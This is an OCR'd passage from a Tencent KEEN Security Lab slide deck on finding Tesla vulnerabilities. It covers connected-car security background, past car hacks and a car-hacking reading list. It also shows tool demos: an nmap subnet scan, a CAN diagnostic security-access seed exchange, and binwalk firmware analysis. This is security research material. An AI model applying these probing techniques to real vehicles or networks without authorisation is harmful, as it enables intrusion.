Tencent

特斯拉安全漏洞的发现过程

KEEN security lab

一、安全研究背景

车联网安全研究背景

Tencent

智能网联汽车将成为汽车行业的核心重点

“网联”汽车：具有互联网接入功能的汽车，具备车载系统和车云之间的数据同步功能，以及面向用户的互联网访问服务功能。

大规模上市期：2017-2020

“智能”汽车：具有自动驾驶或者无人驾驶功能的汽车，完全改变坐乘人员的体验，车内用户场景发生剧烈改变。

大规模上市期：2020-2025

行业领军品牌

特斯拉：“网联”汽车领域的行业标杆，并已经在2016年在量产车上实现辅助驾驶功能。

沃尔沃：“智能”汽车领域行业标杆，已经在2016年实现自动驾驶，并计划在2020年实现量产全无人驾驶车。

大量新技术和网联功能引入，带来信息安全机遇

环境感知层
激光雷达、毫米波雷达、摄像头、传感器、红外测距、卫星导航、路侧系统等

数据采集层

信息融合层
行人障碍物识别、车辆识别、场景重构、精准定位等

智能决策层
路径规划、人机共驾等

控制执行层
自动驾驶、无人驾驶、轨迹跟踪、转向制动、耦合动力学全状态参数识别等

安全体系
功能安全（Functional Safety)和信息安全（Cyber Security)


智能控制系统架构
通讯架构和控制架构


整车集成与标定
整车硬件集成（底盘、车身、电机、电池系统等）和智能控制系统集成


测试
模块性能测试（测试机理）和整车功能测试（测试方法）

摘自：上海市政府汽车行业规划发展内部报告

车联网安全市场前景







"While those types of vehicles are only becoming more prominent — Reuters shares data from market researcher IDATE showing that the number of connected cars on the road has risen 57 percent annually since 2013 and that the total number is expected to reach 420 million by 2018 — keeping them safe from hackers is becoming a big business."

"We view this as a potential $10 billion market opportunity over the next five years," Reuters quotes Daniel Ives, an analyst with FBR Capital Markets in New York, as stating. "

"The Reuters story adds that Harman International Industries, a maker of connected car systems, bought Israeli-founded cyberdefense startup TowerSec for the purpose of protecting its products and that global tech companies, like IBM and CISCO, are also employing their teams in Israel to work on the security of connected cars." -2016/1/12

国际和国内安全行业：网联汽车安全研究成为新热点

2015年7月，黑客可以通过远程方式入侵克莱斯勒自由光JEEP并对行车和车身进行远程控制，其中涉及了多个TSP模块、互联网通讯模块、车机模块中多个安全漏洞。
影响：克莱斯勒召回北美地区140万辆自由光

2015年7月，黑客实现对美国通用OnStar移动APP的劫持，可以远程控制车门开关、发动机启动和鸣号。主要涉及移动APP模块和TSP模块的安全漏洞。
影响：通用紧急修复相关漏洞

2016年2月，黑客实现对尼桑EV LEAF移动APP的劫持，可以远程控制空调开关，闪灯等。主要涉及移动APP模块和TSP模块的安全漏洞。
影响：尼桑临时关闭LEAF云端服务

二、汽车安全基础与工具

KEEN security lab

汽车安全研究基础

Tencent

- 《Car Hackers Handbook》
  - http://opengarages.org/handbook/
- 《Exposing the Vulnerabilities and Risks of High Tech Vehicles》
  - http://icitech.org/wp-content/uploads/2015/09/ICIT-Brief_Whos-Behind-the-Wheel_Car-Hacking2.pdf
- 《A Survey of Remote Automotive Attack Surfaces》
  - http://illmatics.com/remote%20attack%20surfaces.pdf
- 《Adventures in Automotive Networks and Control Units》
  - http://www.ioactive.com/pdfs/IOActive_Adventures_in_Automotive_Networks_and_Control_Units.pdf

KEEN security lab


汽车安全测试工具

- Nmap
- Wireshark
- CANalyzer
- Binwalk
- IDA

```
$ sudo nmap -Pn -sS 10.33.20.0/24 -p 80
Starting Nmap 6.40 ( http://nmap.org ) at 2016-06-11 07:01 PDT
Nmap scan report for 10.33.20.0
Host is up.
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 10.33.20.1
Host is up (0.84s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 10.33.20.2
Host is up.
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 10.33.20.3
Host is up.
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 10.33.20.4
Host is up (0.84s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 10.33.20.5
Host is up (0.84s latency).
PORT STATE SERVICE
80/tcp closed http
```

汽车安全测试工具


- Nmap
- Wireshark
- CANalyzer
- Binwalk
- IDA



汽车安全测试工具

- Nmap
- Wireshark
- CANalyst
- Binwalk
- IDA

3	SEND	17:54:36.771	0x0000064c	DATA	Frame	0x08	02	27	01	00	00	00	00	00
4	RECV	17:54:36.781	0x0000065c	DATA	Frame	0x08	10	12	67	01	00	01	02	03
5	SEND	17:54:36.981	0x0000064c	DATA	Frame	0x08	30	00	00	00	00	00	00	00
6	RECV	17:54:36.981	0x0000065c	DATA	Frame	0x08	21	04	05	06	07	08	09	0a
7	RECV	17:54:36.981	0x0000065c	DATA	Frame	0x08	22	0b	0c	0d	0e	0f	00	00



汽车安全测试工具


- Nmap
- Wireshark
- CANalyzer
- Binwalk
- IDA

```
DECIMAL       HEX         DESCRIPTION
--------------------------------------------------------------------------------
1288          0x508       CFE boot loader, little endian
65536         0x10000     Broadcom 96345 firmware header, header size: 256, firmware version: "8", board id: "6348GW-10",
                          ~CRC32 header checksum: 0x7FBD17C6, ~CRC32 data checksum: 0xF44DBF79
65792         0x10100     Squashfs filesystem, big endian, version 2.0, size: 2623358 bytes, 420 inodes, blocksize: 65536
                          bytes, created: Thu Sep 17 18:07:36 2009
3426366       0x34483E    Sercomm firmware signature, version control: 0, download control: 0, hardware ID: "DG834GT", hardware
                          version: 0x4100, firmware version: 0x16, starting code segment: 0x0, code size: 0x7300
```

```
OFFSET    firmware1.bin                                   firmware2.bin                                   firmware3.bin
--------------------------------------------------------------------------------------------------------------------------
00000000  27 05 19 56 64 56 0F 96  |'..VdV..|   /   27 05 19 56 0C 69 B7 3F  |'..V.i.?|   /   27 05 19 56 01 9D FB 9B  |'..V....|
00000008  4B 87 7A 35 00 0E F8 63  |K.z5...c|   \   4A 67 DD 4F 00 0E F4 F7  |Jg.O....|   \   4D AB FC 7A 00 0E FD 5F  |M..z..._|
00000010  80 00 20 00 80 2B 00 00  |.....+..|   /   80 06 00 00 80 31 80 00  |.....1..|   /   80 00 20 00 80 2B 20 00  |.....+..|
00000018  13 16 14 1D 05 05 02 03  |........|   \   5E 91 1E 06 05 05 02 03  |^.......|   \   FE F9 09 2F 05 05 02 03  |.../....|
00000020  4C 69 6E 75 78 20 4B 65  |Linux.Ke|   /   4C 69 6E 75 78 20 4B 65  |Linux.Ke|   /   4C 69 6E 75 78 20 4B 65  |Linux.Ke|
00000028  72 6E 65 6C 20 49 6D 61  |rnel.Ima|   \   72 6E 65 6C 20 49 6D 61  |rnel.Ima|   \   72 6E 65 6C 20 49 6D 61  |rnel.Ima|
00000030  67 65 00 00 00 00 00 00  |ge......|   /   67 65 00 00 00 00 00 00  |ge......|   /   67 65 00 00 00 00 00 00  |ge......|
00000038  00 00 00 00 00 00 00 00  |........|   \   00 00 00 00 00 00 00 00  |........|   \   00 00 00 00 00 00 00 00  |........|
```

汽车安全测试工具


- Nmap
- Wireshark
- CANalyzer
- Binwalk
- IDA




三、特斯拉系统架构

特斯拉系统概览

